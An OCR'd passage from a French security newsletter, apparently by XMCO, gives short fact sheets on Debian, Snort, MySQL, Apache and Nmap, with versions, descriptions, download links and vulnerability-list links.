
- *Debian : Célèbre distribution Linux, connue pour sa fiabilité*
- *Snort : Outil de détection d'intrusion très performant*
- *MySQL : Base de données, utilisée par de nombreux grands comptes : Yahoo, Alcatel, la NASA…*
- *Apache : Célèbre serveur web dont la réputation n'est plus à faire*
- *Nmap : Utilitaire de scan de ports, utilisé par les pirates et les administrateurs réseau afin de sécurisé leur système*

Nous maintiendrons un tableau récapitulatif des nouvelles versions disponibles de tous les logiciels présentées au fils du numéro d' « Actu. Sécurité »

XMCO | Partners


Debian

Distribution Linux

Version actuelle	version stable 3.1 (20 décembre 2005) nom de code Sarge version 3.1r1
Utilité	★★★★★
Type	Système d'exploitation
Description	Debian est un système d'exploitation très répandu dans le monde UNIX. Cette distribution GNU/Linux fut lancée en 1993 avec le soutien de la Free Software Foundation. Disponible pour onze architectures différentes (m68k, SPARC, Alpha, PowerPC, x86, IA-64, PA-RISC, MIPS (big et little-endian), ARM et S/390), Debian contient près de 15 000 paquets et se distingue des autres distributions par sa gestion de paquets APT au format .deb ce qui permet une mise à jour rapide et pratique.
Trois versions sont disponibles	1. La version « stable » est la version en production. Son utilisation est recommandée. Celle-ci reste figée, seuls les correctifs de sécurité sont mis à jour. 2. Une version « testing » est la future version stable, elle contient les paquets qui n'ont pas encore été acceptés dans la version stable. Les versions les plus récentes de chaque logiciel y sont installées. 3. La version « unstable » (Sid) est une version utilisée par les développeurs.
Capture d'écran	
Téléchargement	http://www.debian.org/CD/netinst/
Sécurité de l'outils	Du fait des nombreux paquets proposés par la distribution, de nombreuses vulnérabilités sont publiées chaque semaine. L'avantage majeur de Debian par rapport aux autres distributions est sa faculté à pouvoir télécharger les nouvelles versions des paquets avec une simple commande : apt-get <nom du paquet>.


Snort

Dispositif de détection d'intrusion

Version actuelle	Snort 1.8.1
Utilité	
Type	Utilitaire de détection d'intrusion (IDS)
Description	Snort est un logiciel Open source de détection d'intrusion qui rivalise avec les outils commerciaux. Cet utilitaire permet d'analyser le trafic d'un réseau en temps réel, de détecter de nombreux protocoles ainsi que les activités anormales (Stealth scan, découverte d'empreintes, fragments, Déni de services, débordement de tampon…). La recherche de contenu est également possible. Snort se différencie par son format ouvert de ses signatures qui permet d'intégrer de nouvelles règles propres à ses besoins. Des signatures sont donc rapidement en ligne en fonction des menaces du moment ce qui permet une réactivité indispensable pour la sécurité des infrastructures.
Capture d'écran	
Téléchargement	http://www.snort.org/dl/
Sécurité de l'outils	Quelques failles ont été reportées, cependant, la réactivité des développeurs est bonne. La liste des vulnérabilités de Snort est disponible à l'adresse ci-dessous : http://secunia.com/search/?search=snort

MySQL

SGBD

Version actuelle	MySQL 5.0
Utilité	
Type	SGBD
Description	Mysql est un serveur de base de données relationnelles SQL rapide qui permet de gérer des bases de données de plusieurs téraoctets et offre d'excellentes performances en termes de montée en charges. Robuste et Multi-Utilisateurs, cet outil profite de son importance au sein de la communauté du logiciel libre pour s'enrichir et s'améliorer constamment. Mysql fonctionne sur de nombreuses plateformes tels que AIX, BSDi, FreeBSD, HP-UX, Linux, Mac OS X, NetBSD, OpenBSD, OS/2 Warp, SGI Irix, Solaris, SunOS, SCO OpenServer, SCO UnixWare, Tru64 Unix, Windows 95, 98, NT, 2000 et XP. Plusieurs outils graphiques peuvent être utilisés avec MySQL :MySQL Workbench, MySQL Query Browser, MySQL Administrator (voir capture), MySQL Migration Toolkit.
Capture d'écran	
Téléchargement	http://www-fr.mysql.com/products/database/mysql/
Sécurité de l'outils	Quelques failles ont été reportées, cependant des mises à jour sont proposées rapidement. La liste des vulnérabilités MySQL est disponible à l'adresse ci-dessous : http://secunia.com/search/?search=Mysql


Apache

Serveur HTTP

Version actuelle	Apache 2.2.0
Type	Serveur HTTP
Utilité	★★★★★
Description	Apache est le serveur web le plus répandu sur Internet, il rivalise directement son camarade IIS de Microsoft. Ce projet open-source a pour but de proposer aux internautes un serveur http fiable, sécurisé et efficace. Selon l'étude menée par « Netcraft Web Server Survey », près de 70% des sites Internet utilisent cet outil. Développé pour le monde UNIX, Apache a rapidement été porté sous Windows.
Capture d'écran	
Téléchargement	http://www.apachefrance.com/Telechargement/4/
Sécurité de l'outils	Quelques failles ont été reportées, cependant des mises à jour sont proposées rapidement. La liste des vulnérabilités Apache est disponible à l'adresse ci-dessous : http://secunia.com/search/?search=Apache

Nmap

Scanner de ports

Version actuelle	Nmap 4.01
Utilité	
Type	Scanner de ports
Description	Nmap est un scanner de port puissant conçu pour détecter les ports ouverts, les services hébergés et les informations sur l'équipement audité. Cet outil est donc très utilisé par les administrateurs réseaux afin de connaître les points d'entrée et sortie des flux réseau. Ce scanner se base sur l'ensemble des protocoles IP, TCP, UDP et ICMP et analyse les réponses de la pile IP de la machine cible. Cela permet alors d'obtenir l'empreinte caractéristique de chaque type de machine (imprimantes, marque de l'ordinateur, firewall, routeurs, voIP…) et/ou le système d'exploitation hébergé. Nmap contient 3100 signatures correspondant à 381 services différents et presque1700 empreintes de systèmes d'exploitation (dont le récent Mac OS 10.4). Nmap est donc un outil indispensable qui accueille de nouvelles fonctionnalités avec des scans de plus en plus fins à chaque mise à jour du logiciel.
Capture d'écran	
Téléchargement	http://www.insecure.org/nmap/download.html
Sécurité de l'outils	Peu de failles ont été découvertes, l'exploitation des failles d'un scanner n'a que très peu d'intérêt puisque son utilisation est ponctuelle. La liste des vulnérabilités Nmap est disponible à l'adresse ci-dessous : http://secunia.com/search/?search=nmap